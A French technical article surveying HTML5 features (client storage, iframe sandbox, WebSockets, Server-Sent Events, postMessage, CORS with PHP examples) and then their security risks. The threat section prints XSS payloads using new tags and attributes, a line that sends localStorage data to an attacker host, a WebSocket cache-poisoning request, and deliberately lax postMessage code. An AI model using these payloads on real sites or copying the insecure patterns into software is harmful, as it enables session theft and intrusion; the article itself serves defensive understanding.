
2.1.6 Stockage de données côté client

HTML5 standardise ce que Google proposait déjà avec « Google Gears » : le stockage de données dans une base locale intégrée au navigateur. Gmail, capable de stocker une copie des mails en local pour y accéder en mode déconnecté, en est un bon exemple.

- *localStorage* : sauvegarde dans une base de données du navigateur ;
- *sessionStorage* : stockage de couples clé/valeurs pour la durée d'une session offrant une capacité supérieure aux *cookies* (10Mo).

2.1.7 Gestion du mode hors-ligne

HTML5 standardise la détection du statut « online » ou « offline » du client, ce qui permet une adaptation de l'application. Couplée avec le stockage de données côté navigateur, la gestion du mode hors ligne permet au client de continuer à utiliser l'application en local. Les modifications sont synchronisées lorsque l'utilisateur est de nouveau en ligne.

2.1.8 Sandboxing

Pour offrir une sécurisation des *iframes* plus fine et plus poussée, la norme HTML5 introduit l'attribut **sandbox**. Quand le paramètre est positionné, les restrictions suivantes s'appliquent :

- Le contenu de l'iframe est traité comme provenant d'un domaine unique, l'empêchant ainsi d'interagir avec la fenêtre parente et inversement (même s'ils se situent sur le même domaine).
- Les formulaires sont désactivés.
- Les scripts sont désactivés.
- Les *pop-ups* sont désactivées.
- Les liens pointant vers des contextes ayant des politiques de sécurité différentes sont désactivés.
- Les plugins sont désactivés.
- L'iframe ne peut pas lire ou positionner de cookies, lire ou écrire dans le « local storage » ou le « session storage ».

Chacun de ces privilèges peut être accordé séparément en ajoutant à la balise **sandbox** les attributs **allow-same-origin**, **allow-forms**, **allow-scripts**, **allow-top-navigation**.

2.2 Fonctionnalités de communication

2.2.1 WebSockets

L'idée des *WebSockets* est de fournir un canal de communication TCP *full-duplex* bidirectionnel fonctionnant sur une seule *socket* et encapsulé dans le protocole HTTP. Ce protocole est un protocole texte qui permet des communications inter domaines et représente une faible charge réseau comparativement au protocole HTTP classique.

À partir de là, il est possible de mettre en œuvre nativement les protocoles reposant sur des communications texte (IRC, IMAP, ...), et, en les encodant, les protocoles binaires. On peut également développer des protocoles propriétaires ou utiliser « web socket secure » pour chiffrer la communication.

2.2.2 Server Sent Events

L'idée qui se cache derrière les *Server Sent Events* est de proposer à l'utilisateur un Web « temps réel », par l'intermédiaire d'un système de « PUSH » des événements. Ceux-ci sont envoyés au client dès leur création sur le serveur, sans attendre sa sollicitation.

Du côté navigateur, la norme introduit l'interface **EventSource** prenant en paramètre le nom de la ressource qui génère les événements. Cette interface fonctionne conjointement avec un *listener* qui doit être positionné sur l'objet pour détecter l'arrivée des messages.

```
var source = new EventSource('updates.cgi');
source.onmessage = function (event) {
  alert(event.data);
};
```

Du côté serveur, le script envoie des messages de type MIME **text/event-stream**.

Note

Cette API diminue la charge réseau par rapport à une implémentation au moyen de requêtes XMLHttpRequest ou d'iframes.

2.2.3 Cross-document messaging

2.2.3.1 Mécanisme de base

Jusqu'à maintenant, pour des raisons de sécurité, il était impossible aux iframes de lire les informations contenues dans le document parent. Cette interdiction reposait sur le principe de Same Origin Policy. La spécification HTML 5 prend en compte ce besoin et définit un système de communication entre parents et iframes. On peut l'illustrer de cette manière :

- Un document A intègre une iframe qui contient un document B.
- Un script du document A invoque la fonction **postMessage()** de l'iframe contenant le document B.

```
var docB = document.getElementsByTagName('iframe')[0];
docB.contentWindow.postMessage('Hello world','http://site_B/');
```

- Un événement est alors déclenché et un message est envoyé vers le document B. Ce message est marqué comme provenant du document A.
- Le message doit alors être géré par du code Javascript sur le document B.

```
window.addEventListener('message', receiver, false);
function receiver(e) {
 if (e.origin == 'http://site_A/') {
  if (e.data == 'Hello world') {
    e.source.postMessage('Hello', e.origin);
    }
  else {
  alert(e.data);
  }
 }
}
```

Note

Le deuxième paramètre dans la fonction postMessage permet de préciser l'URL de l'iframe cible. La concordance entre l'URL de l'élément Javascript appelant et l'URL spécifiée est vérifiée par le navigateur, et si celle-ci diffère, le message est supprimé automatiquement afin d'éviter d'éventuelles fuites d'informations.

2.2.3.2 Channel Messaging

En étendant la fonctionnalité de « Cross-document Messaging », le W3C propose également un mécanisme « Channel Messaging », qui permet la mise en place de canaux de communication entre scripts s'exécutant dans des contextes de sécurité différents (iframes, ...).

Cette communication repose sur deux *pipes* fonctionnant sur un port spécifique à chaque bout. Les messages envoyés sur un port sont délivrés à l'autre et vice versa. Ils sont asynchrones et reçus en tant qu'événements DOM.

2.2.4 Cross-Origin Resource Sharing

2.2.4.1 Généralités

Jusqu'à présent, la Same Origin Policy interdisait aux scripts situés sur des domaines différents de communiquer entre eux, malgré l'existence de techniques de contournement. Le *Cross-Origin Resource Sharing*, ou CORS, est une nouvelle fonctionnalité du HTML5, qui encadre ce besoin et autorise un site à exécuter des requêtes HTTP au nom de l'utilisateur vers un autre site de manière transparente.

La fonctionnalité repose sur des en-têtes spécifiques et suit le protocole suivant dans le cas où un site A souhaite communiquer avec un site B :

1. Le navigateur du client envoie une requête de type **GET** ou **POST** générée par le site A vers le site B. Dans le cas d'une requête **POST**, un Content-Type de type **application/x-www-form-urlencoded**, **multipart/form-data** ou **text/plain** est ajouté.
2. Le site B vérifie l'en-tête **Origin** qui précise l'hôte, le port et le protocole de la requête provenant du site A. Trois cas se présentent alors, en fonction de la politique appliquée par le site B :
   a) Si la ressource est librement accessible, le serveur B renvoie une réponse contenant un en-tête **Access-Control-Allow-Origin: ***.
   b) Si l'accès à la ressource est restreint à certains domaines ou nécessite une authentification, le site B renvoie un en-tête dédié. En cas de filtrage par l'origine, il spécifie les domaines autorisés (séparés par des virgules) dans l'en-tête **Access-Control-Allow-Origin** et/ou positionne l'en-tête **Access-Control-Allow-Credentials** à **true** lorsqu'une authentification est nécessaire (les méthodes d'authentification supportées nativement sont l'authentification *basic HTTP* et les cookies de session).
   c) Enfin, si les informations d'origine de la requête du site A ne sont pas conformes à la politique d'autorisation du site B, une exception est renvoyée.
3. À la réception de la requête, le navigateur du client s'assure que le domaine qui l'a générée est conforme avec les origines autorisées précisées dans l'en-tête. En cas de discordance, la requête est supprimée automatiquement par la navigateur et n'est pas accessible. Cela permet de prévenir les attaques d'usurpation de l'origine par un site malveillant.

Note

Dans le cas où un site n'est pas configuré pour autoriser le Cross-Origin Ressource Sharing, le navigateur de l'utilisateur filtre automatiquement les requêtes de type CORS respectant ainsi la Same Origin Policy.

Exemple de code serveur filtrant sur l'origine :

```
<?php

//Nous n'autorisons que le site A

if($_SERVER['HTTP_ORIGIN']=="http://site_A")
{
header('Access-Control-Allow-Origin:http://site_A');
header('Content-type:application/xml');
readfile('ressource_secrete.xml');
}
else
{
header('Content-Type:text/html');
echo"<html>";
echo"<head>";
echo"<title>Accès refusé</title>";
echo"</head>";
echo"<body>";
echo"<ul>","<li> Vous n'êtes pas autorisé à accéder à cette ressource";
echo"</li>",
"</ul>",
"</body>",
"</html>";
}
?>
```

- En ligne 5, le site B vérifie l'en-tête **Origin** de la requête, et si elle provient du site A, il autorise l'accès à la page.

- En ligne 7, le site B ajoute à la réponse l'en-tête **Access-Control-Allow-Origin:http://site_A**, qui liste les domaines autorisés.

Au niveau de la couche HTTP, l'échange se déroule de la manière suivante :

- Requête :

```
GET /ressources.php HTTP/1.1
Host:site_B
User-Agent:Mozilla/5.0 (Macintosh;U;Intel Mac OS X 10.5;
en-US;rv:1.9.1b3pre) Gecko/20101130 Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding:gzip,deflate
Accept-Charset:ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection:keep-alive
Referer: http://site_A/invocation.html
Origin:http://site_A
```

- En ligne 11, l'en-tête **Origin** spécifie l'origine de la requête.

- Réponse :

```
HTTP/1.1 200 OK
Date: Mon,01 Dec 2010 00:23:53 GMT
Server: Apache/2.0.61
Access-Control-Allow-Origin: http://site_A
Keep-Alive: timeout=2,max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/xml
```

- En ligne 4, l'en-tête **Access-Control-Allow-Origin** précise le domaine autorisé. Dans le cas où la ressource n'est pas protégée, l'en-tête est positionné à *.

2.2.4.2 Preflighted Requests

Les *Preflighted Access Control Requests* sont des requêtes HTTP de type **OPTIONS** envoyées en amont de la requête principale lorsque celle-ci entre dans l'un des critères suivants :

- une autre méthode que **GET** ou **POST** est utilisée.

- le *Content Type* de la méthode **POST** est différent de **application/x-www-form-urlencoded** ; **multipart/form-data** ou **text/plain** (par exemple, le contenu de la requête **POST** principale est de type **application/xml**).

- un en-tête spécifique est utilisé par l'application web.

On peut illustrer l'échange de cette manière (dans le cas où un en-tête spécifique est utilisé par l'application) :

- Preflighted Request :

```
OPTIONS /resources/post/ HTTP/1.1
Origin: http://site_A
Access-Control-Request-Method: POST
Access-Control-Request-Headers: Color
```

- La réponse du serveur :

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://site_A
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Color
Access-Control-Max-Age: 1728000
```

- La requête principale de l'application est alors envoyée :

```
POST /resources/post/ HTTP/1.1
...
Content-Type: application/xml; charset=UTF-8
Color: red
...
```

Un serveur qui est censé gérer ce type de requêtes doit pouvoir effectuer les tâches suivantes :

- Réaliser un contrôle sur l'en-tête **Origin**, même si celui-ci n'est plus utilisé dans les requêtes qui suivent.

- Répondre à la requête **OPTIONS** en spécifiant les méthodes HTTP autorisées (**PUT**, **DELETE**, ...) et les en- têtes spécifiques de l'application dans les en-têtes **Access-Control-Allow-Methods** et **Access-Control-Allow-Headers**.

- Répondre à la requête principale.

Exemple de code serveur gérant les Preflighted Access Control Requests :

```
<?php
if($_SERVER['REQUEST_METHOD']=="GET")
{
header('Content-Type:text/plain');
echo " Cette ressource n'est accessible qu'en POST";
}
```

```
elseif($_SERVER['REQUEST_METHOD']=="OPTIONS")
{
    if($_SERVER['HTTP_ORIGIN']=="http://site_A")
    {
    header('Access-Control-Allow-Origin:http://site_A');
    header('Access-Control-Allow-Methods:POST,GET,OPTIONS');
    header('Access-Control-Allow-Headers:Color');
    header('Access-Control-Max-Age:1728000');
    header("Content-Length:0");
    header("Content-Type:text/plain");
    }
    else
    {
    header("HTTP/1.1 403 Access Forbidden");
    header("Content-Type: text/plain");

    }
}
elseif($_SERVER['REQUEST_METHOD'] == "POST")
{
    if($_SERVER['HTTP_ORIGIN']=="http://site_A")
    {
            $postData=file_get_contents('file');
            $document=simplexml_load_string($postData);
            $headerSpec=$_SERVER['HEADER-SPECIFIQUE'];
            header('Access-Control-Allow-Origin:http://site_A');
            header('Content-Type:text/plain');
    }
    else
          die("POST autorisé seulement pour le domaine A");
}
else
    die("Pas d'autres méthodes HTTP autorisées");
?>
```

- La première partie du code (lignes 2 à 24) gère les Preflighted Requests. Au niveau des lignes 11 à 14, le serveur spécifie les paramètres d'accès via les en-têtes dans la réponse à la requête **OPTIONS**.
- La deuxième partie du code (lignes 25 à 37) gère la réponse à la requête principale.

2.2.4.3 Credentialed Requests

Les *Credentialed Access Control Requests* sont utilisées lorsque des informations d'identification sont nécessaires pour accéder à une ressource. Ce cas se présente aussi bien pour des requêtes simples que pour des Preflighted Requests.

Selon la nature de la requête, le scénario se déroule comme suit :

1. Requête simple :
   a) Par défaut, les navigateurs n'envoient jamais les informations d'identification dans la requête principale.
   b) Si le site A positionne l'en-tête **withCredentials** sur **true** dans une requête vers un site B, le navigateur se charge d'associer les informations d'identification à la requête :

```
var invocation = new XMLHttpRequest();
var url = 'http://site_B/resources/contenu_protege/';

function callOtherDomain(){
    if(invocation)
    {
    invocation.open('GET',url,true);
    invocation.withCredentials=true;
    invocation.onreadystatechange=handler;
    invocation.send();
    }
```

   c) Le navigateur vérifie que la réponse du site B contient l'en-tête **Access-Control-Allow-Credentials** à **true**. Dans le cas contraire, le navigateur bloque la réponse, la rendant indisponible au contenu web et potentiellement à un site malveillant.

   Exemple de l'échange requête/réponse :

```
GET /resources/contenu_protege/ HTTP/1.1
Host: site_B
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac
OS X 10.5; en-US; rv:1.9.1b3pre) Gecko/20101130
Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://site_A/example.html
Origin: http://site_A
Cookie: pageAccess=2

HTTP/1.1 200 OK
Date: Mon,01 Dec 2010 01:34:52 GMT
Server: Apache/2.0.61 (Unix) PHP/4.4.7 mod_ssl/2.0.61
OpenSSL/0.9.7e mod_fastcgi/2.4.2 DAV/2 SVN/1.4.2
X-Powered-By: PHP/5.2.6
Access-Control-Allow-Origin: http://site_A
Access-Control-Allow-Credentials: true
Cache-Control: no-cache
Pragma: no-cache
Set-Cookie: pageAccess=3; expires=Wed, 31-Dec-2010
01:34:53 GMT
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 106
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

2. Preflighted Requests
   a) Quand la requête inter domaine est spécifique, le navigateur envoie une Preflighted Request en amont par l'intermédiaire d'un script du site A.
   b) Le serveur B insère l'en-tête **Access-Control-Allow-Credentials** dans la réponse, indiquant ainsi au navigateur qu'il doit joindre les informations d'identification à la requête principale forgée par le site A.
   c) Le navigateur envoie la requête principale du site A vers le site B contenant les informations d'identification.

Exemple de code serveur gérant les requêtes simples et les Preflighted Requests :

```
<?php

if($_SERVER['REQUEST_METHOD']=="GET")
{
    if (!isset($_COOKIE["pageAccess"])){
    setcookie("pageAccess", 1, time()+2592000);
    header('Access-Control-Allow-Origin: http://site_A');
    header('Cache-Control: no-cache');
    header('Pragma: no-cache');
    header('Access-Control-Allow-Credentials: true');
    header('Content-Type: text/plain');
}
    else
    {
    $accesses = $_COOKIE['pageAccess'];
    setcookie('pageAccess',++$accesses, time()+2592000);
    header('Access-Control-Allow-Origin: http://site_A');
    header('Access-Control-Allow-Credentials: true');
    header('Cache-Control: no-cache');
    header('Pragma: no-cache');
    header('Content-Type: text/plain');

    $headerSpec=$_SERVER['HEADER-SPECIFIQUE'];
    }
}
elseif($_SERVER['REQUEST_METHOD'] == "OPTIONS")
{
    if($_SERVER['HTTP_ORIGIN'] == "http://site_A")
    {
    header('Access-Control-Allow-Origin: http://site_A');
    header('Access-Control-Allow-Methods: GET, OPTIONS');
    header('Access-Control-Allow-Headers:HEADER-SPECIFIQUE');
    header('Access-Control-Allow-Credentials: true');
    header('Access-Control-Max-Age: 1728000');
    header("Content-Length: 0");
    header("Content-Type: text/plain");
    }
    else
    {
    header("HTTP/1.1 403 Access Forbidden");
    header("Content-Type: text/plain");
    }
}
else
     die("La ressource HTTP n'est accessible qu'avec les méthodes
     GET or OPTIONS");
?>
```

Note

Dans tous les cas de requêtes de type « credentialed requests », l'en-tête `Access-Control-Allow-Origin` ne doit pas être positionné sur *, mais indiquer le domaine valide d'origine de la requête.

2.2.4.4 En-têtes HTTP des réponses CROS

Cette section liste les différents en-têtes, contenus dans la norme, qui peuvent être rencontrés dans les réponses de type Cross-Origine Resource Sharing :

- **`Access-Control-Allow-Origin`**

```
Access-Control-Allow-Origin: <origin> | *
```

Le paramètre de type URI spécifie l'origine (*Uniform Resource Identifier*) des requêtes qui sont autorisées à accéder à la ressource. Le navigateur est chargé de faire respecter ces accès en effectuant un contrôle avant que l'information ne soit lisible au niveau du contenu web. Dans le cas où une ressource est librement consultable, le serveur peut renseigner l'en tête à *, ce qui autorise les requêtes de n'importe quelle origine à accéder à la ressource.

- **`Access-Control-Expose-Header`**

Cet en-tête dresse par liste blanche les en-têtes accessibles au site qui effectue la requête.

Dans cet exemple, le site B autorise au site A l'accès aux en-têtes spécifiques **`Custom-Header`** et **`Another-Custom-Header`** de l'application.

```
Access-Control-Expose-Header: Custom-Header, Another-Custom-Header
```

- **`Access-Control-Max-Age`**

Cet en-tête définit le laps de temps durant lequel les résultats d'une requête de type « preflight » peuvent être mis en cache par la navigateur.

```
Access-Control-Max-Age: <delta-seconds>
```

- **`Access-Control-Allow-Credentials`**

Cet en-tête est utilisé dans deux cas :

Lorsqu'il est positionné à **`true`** dans une réponse à une requête de type « preflight », il indique que la requête principale doit fournir les informations de connexion.

Quand il s'agit d'une réponse à une requête simple, il signifie que les informations de connexion ont été validées par le site B et que la réponse peut être exposée dans le navigateur.

Note

Les requêtes simples n'effectuent pas de contrôles en amont, si le site A, qui envoie la requête, positionne l'en-tête `withCredentials` à `true` et que la réponse ne contient pas l'en-tête `Access-Control-Allow-Credentials`, le navigateur l'ignore.

```
Access-Control-Allow-Credentials: true | false
```

- **`Access-Control-Allow-Methods`**

Cet en-tête a pour fonction de lister les méthodes autorisées par la ressource dans les réponses aux Preflight Requests.

```
Access-Control-Allow-Methods: <method>[, <method>]*
```

- **`Access-Control-Allow-Headers`**

Cet en-tête détermine les en-têtes spécifiques utilisés par le site recevant la requête.

```
Access-Control-Allow-Headers:<field-name>[, <field-name>]*
```

2.2.4.5 En-têtes HTTP des requêtes CROS

Cette section dresse une liste des différents en-têtes utilisés dans les requêtes de type Cross ressource Origin Sharing.

- Origin

  Cet en-tête indique le domaine de la requête.

```
Origin: <origin>
```

Note

L'origine est de type URI et précise quel est le domaine qui a initié la requête. Il ne contient que le nom du serveur, aucune information sur le chemin.

- Access-Control-Request-Method

  Cet en-tête, utilisé dans les requêtes de type preflight, précise quelles méthodes HTTP seront employées dans la requête principale.

```
Access-Control-Request-Method:<method>
```

- Access-Control-Request-Headers

  Celui-ci, également employé dans les requêtes de type preflight, indique quels seront les en-têtes spécifiques utilisés dans la requête principale.

```
Access-Control-Request-Headers:<field-name>[, <field-name>]*
```

3 Synthèse des menaces

Cette présentation a permis d'introduire les nouvelles fonctionnalités et concepts apportés par la norme HTML5. Elle est loin d'être exhaustive, mais son but était de décrire les principales fonctionnalités présentant des risques dans les futurs sites supportant la norme.

La synthèse qui suit s'appuie sur des travaux récents qui ont été réalisés par deux équipes (cf **[4]** et **[5]**).

3.1 Stockage de données côté client

La seule protection introduite par le W3C concerne l'origine des sites : des données stockées par un site A ne peuvent pas être visibles pour un site B (le filtrage est réalisé sur le nom d'hôte et le port). Cela empêche par exemple une iframe incluse dans un site, typiquement un encart publicitaire, d'avoir accès aux données stockées par ce site.

Ce système ne protège pas de certains risques, qui sont notamment décrits dans la norme :

- Des attaques par usurpation DNS, consistant à usurper l'adresse d'un serveur pour envoyer des paquets à sa place. Ce risque sera toutefois réduit avec l'utilisation du protocole SSL et concerne le Web dans sa globalité.
- Du risque de partage de nom d'hôte entre plusieurs sites : si le site d'adresse **http://www.mon-site.com/site1** stocke des données, un autre site situé à l'adresse **http://www.mon-site.com/site2** y aura accès sans restriction.
- Du risque de fuites d'informations en cas d'accès local, du fait que les données en base sont en clair. Cet aspect très important n'est pas abordé dans la spécification et pourrait s'avérer critique. En effet, elle ne prévoit pas de mécanisme de chiffrement des données stockées dans la base locale.
- Des attaques de type XSS (*Cross Site Scripting*), qui peuvent interagir avec le stockage local et accéder aux informations présentes.

  Par exemple, dans le cas d'une attaque XSS sur le Local Storage :

```
<script>document.write("<img src='http://attackersite.
com?cookie="+localStorage.getItem('foo')+"'>");
</script>
```

  Le risque est d'autant plus grand qu'il est très peu pris en compte actuellement et que l'assainissement réalisé sur les entrées est encore trop faible.
- Le dernier risque concerne le stockage des identifiants de session dans la base de données locale, car le *flag* **HTTPOnly** ne s'applique pas. Il devient alors possible de les récupérer si une faille XSS est présente.

Exemples :

- Récupérer une valeur du Local Storage via Javascript :

```
<script>alert(localStorage.getItem('nom'))</script>
```

  ou

```
javascript:alert(localStorage.getItem('nom'));
```

- Insérer une valeur au Local Storage via Javascript :

```
javascript:localStorage.setItem('nom','valeur');
```

- Insérer une valeur au Local Storage Value au format JSON :

```
javascript:localStorage.setItem('nom',JSON.stringify('data1:a,
"data2":b,data3:c'));
```

- Récupérer le nombre d'objets stockés dans le Local Storage :

```
javascript:alert(localStorage.length);
```

- Effacer toutes les données du Local Storage associées au site :

```
javascript:localStorage.clear()
```

3.2 Attaques XSS sur les nouvelles balises

La norme HTML5 inclut le support de nouvelles balises et donc de nouveaux attributs pour les paramétrer. Ces attributs sont potentiellement de nouveaux vecteurs d'attaques XSS.

3.2.1 Formulaires

Cette attaque, nécessitant une action de l'utilisateur, détourne l'attribut **formaction** pour stocker du code Javascript. L'exécution est réalisée lorsque l'utilisateur clique sur un bouton qui a été inséré plus loin dans le code HTML via l'insertion d'une balise **<BUTTON>**.

```
<form id="test" /><button form="test" formaction="javascript:alert(1)">
```

3.2.2 Attributs OnFocus et Autofocus

Cette attaque utilise la balise **onfocus** pour stocker du Javascript et l'exécute automatiquement au moyen de l'attribut **autofocus**.

```
<input onfocus=write(1) autofocus>
```

3.2.3 Balise <VIDEO>

Le navigateur Opera 10.5+ autorise l'utilisation conjointe de Javascript et d'URI dans l'attribut **poster** (l'attribut pointe vers l'URL d'une image à afficher pendant le chargement de la vidéo).

```
<video poster=javascript:alert(1)//
```

Le même problème est valable pour les balises **<AUDIO>**.

```
<audio><source onerror="javascript:alert(1)">
```

3.2.4 Attributs onformchange et onforminput

Les attributs **onforminput** et **onformchange** propres aux formulaires sont potentiellement vulnérables si les entrées ne sont pas correctement filtrées.

```
<form id=test onforminput=alert(1)><input></form><button form=test
onformchange=alert(2)>X
```

3.2.5 Attribut oninput

Tous les navigateurs, à l'exception d'Internet Explorer, supportent le gestionnaire d'événements **oninput** sur les balises telles que **<INPUT>**, contenues au sein de la balise **<FORM>**. L'attaque fonctionne également sur la balise **<FORM>** elle-même, les balises entourant la balise **<FORM>** et les balises **<BODY>** et **<HTML>**.

```
<body oninput=alert(1)><input autofocus>
```

3.2.6 Server-sent events

Opera supporte la balise **<EVENT-SOURCE>**. Dans le cas où l'attribut **src** pointe vers la source d'un domaine externe valide, il est possible d'exécuter du Javascript par l'intermédiaire d'autres attributs.

```
<event-source src="event.php" onload="alert(1)">
```

3.2.7 Fichiers SVG

3.2.7.1 Attribut onload

Les fichiers SVG peuvent exécuter du Javascript via les événements **onload**.

```
<svg onload="javascript:alert(1)" xmlns="http://www.w3.org/2000/
svg"></svg>
```

3.2.7.2 Balise <SCRIPT>

Les fichiers SVG peuvent exécuter du Javascript de manière automatique via la balise **<SCRIPT>**.

```
<svg xmlns="http://www.w3.org/2000/svg"><script>alert(1)</script></svg>
```

3.3 WebSockets

Les WebSockets, qui permettent d'ouvrir des sockets au-dessus du protocole HTTP, sont difficiles à intégrer et peuvent être source de vulnérabilités. Il faut notamment prendre en compte les risques suivants :

- les risques d'erreur de mise en œuvre de protocoles connus ;
- les risques d'erreur de conception dans le développement d'un protocole propriétaire ;
- les risques de perte de traces au niveau proxy/firewall lors de l'utilisation du chiffrement web socket secure.

À l'heure de l'écriture de cet article, une étude **[4]** montre que le protocole n'est pas encore mature et souffre d'une vulnérabilité au niveau de la phase de *handshake*. Celle-ci peut exposer les clients se connectant à travers un proxy transparent à des attaques de type « cache poisoning ».

La phase de handshake des WebSockets repose sur le mécanisme « Upgrade » du protocole HTTP. Il s'agit d'un mécanisme générique de négociation de protocoles au-dessus de HTTP, initialement développé pour la couche TLS. Dans la réalité, le protocole TLS emprunte le plus souvent un port spécifique pour réaliser la connexion, et le mécanisme d'*Upgrade* n'est que rarement utilisé. Par conséquent, beaucoup d'équipements réseau ne supportent que mal ou partiellement ce mécanisme.

Dans l'étude, l'un des scénarios retenu se base sur le postulat d'un utilisateur qui se rend sur un site malveillant. Le site de l'attaquant le force à ouvrir une WebSocket et ajoute durant la phase de handshake du contenu malveillant à la première requête. Ce contenu est composé d'un retour chariot et d'une requête vers un script très utilisé par l'ensemble des sites web, tel que le script **ga.js** fourni par Google pour Google Analytics.

```
Serveur -> Client:
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: WebSocket
Sec-WebSocket-Accept:HMAC(<clé de connexion>, "...")

GET /ga.js HTTP/1.1
Host: www.google-analytics.com
```

Il s'avère, d'après les résultats de l'étude, que certains proxies transparents interprètent la deuxième requête qui a été ajoutée par le site malveillant. Ils l'exécutent en allant chercher le script non depuis le site légitime, mais depuis le site malveillant et mettent en cache la page en la référençant avec la valeur de l'en-tête **Host**. Ce comportement permet de réaliser des attaques de type *cache poisoning* en créant un script malveillant et en calquant l'arborescence du site qui héberge le script à usurper.

Il suffit alors qu'un seul utilisateur se rende sur le site malveillant et que l'attaquant définisse l'en-tête d'expiration du script loin dans le futur, pour que l'attaque soit mise en cache durablement dans le proxy, exposant tous les autres utilisateurs de l'entreprise.

Dans les faits, l'étude effectue ses tests en utilisant du Flash, ce qui ne garantit pas leur pertinence sachant qu'aucun code utilisé n'a été publié. Néanmoins, ces résultats ont poussé Mozilla et Opera à retirer la fonctionnalité de leur navigateur respectif. Il sera nécessaire de suivre les évolutions de la norme à propos de cette fonction et prudent de la laisser mûrir avant toute utilisation.

3.4 Cross-Document Messaging

La fonctionnalité de *Cross-document Messaging* repose principalement sur la fonction **postMessage()**, qui doit faire l'objet d'une attention particulière, car elle comporte deux risques principaux :

Le premier risque est situé côté client si la fonction **postMessage()** ne définit pas une cible suffisamment restreinte et positionne le paramètre **targetOrigin** à *. Le navigateur ne peut alors pas vérifier et garantir à quelle iframe la requête est envoyée, ce qui expose l'application web à une fuite d'informations.

```
var docB = document.getElementsByTagName('iframe')[0];
docB.contentWindow.postMessage('Hello world',*);
```

Le second risque se situe côté serveur si la vérification de l'origine de la requête est laxiste comme dans l'exemple de code ci-dessous, autorisant ainsi n'importe quel site à exécuter cette requête au nom de l'utilisateur.

```
window.addEventListener('message', receiver, false);
function receiver(e) {
 if (e.data == 'Hello world') {
  e.source.postMessage('Hello', e.origin);
 }

else {
 alert(e.data);
 }

}
```

Ce deuxième risque est critique et il existe déjà à l'heure actuelle des vulnérabilités avérées sur certaines bibliothèques telles que la bibliothèque Facebook Connect, qui permet à des sites tiers d'interagir avec Facebook au nom de l'utilisateur. L'étude **[4]** montre qu'il est possible de réaliser des attaques en confidentialité et en intégrité.




Fig. 1

L'utilisation de la bibliothèque Facebook Connect se déroule en deux étapes :

1. Une première iframe dans laquelle l'utilisateur renseigne ses informations de connexion (sur le domaine facebook.com) et qui a pour rôle de réaliser l'authentification.
2. Une fois l'authentification réalisée, l'inclusion d'une deuxième iframe sur le site du partenaire située dans le domaine de Facebook sert de proxy entre le site partenaire et Facebook (Fig 1).

À partir de là, le site partenaire communique directement avec l'iframe au moyen de postMessage pour interagir avec Facebook. C'est dans cette iframe que se situe la vulnérabilité, car à partir de la deuxième phase, les échanges positionnent l'origine sur *, ce qui ne garantit plus la provenance des messages.




Fig. 3

Il est alors possible pour un attaquant de réaliser une attaque en intégrité ou en confidentialité en hébergeant le site partenaire dans une iframe de son site et de tromper l'utilisateur qui croit se connecter directement sur le site partenaire.

L'attaque en intégrité est fondée sur le remplacement de l'iframe proxy Facebook par une iframe située sur le domaine contrôlé par l'attaquant. Elle est réalisable du fait que le site partenaire est inclus dans une iframe du site malveillant.

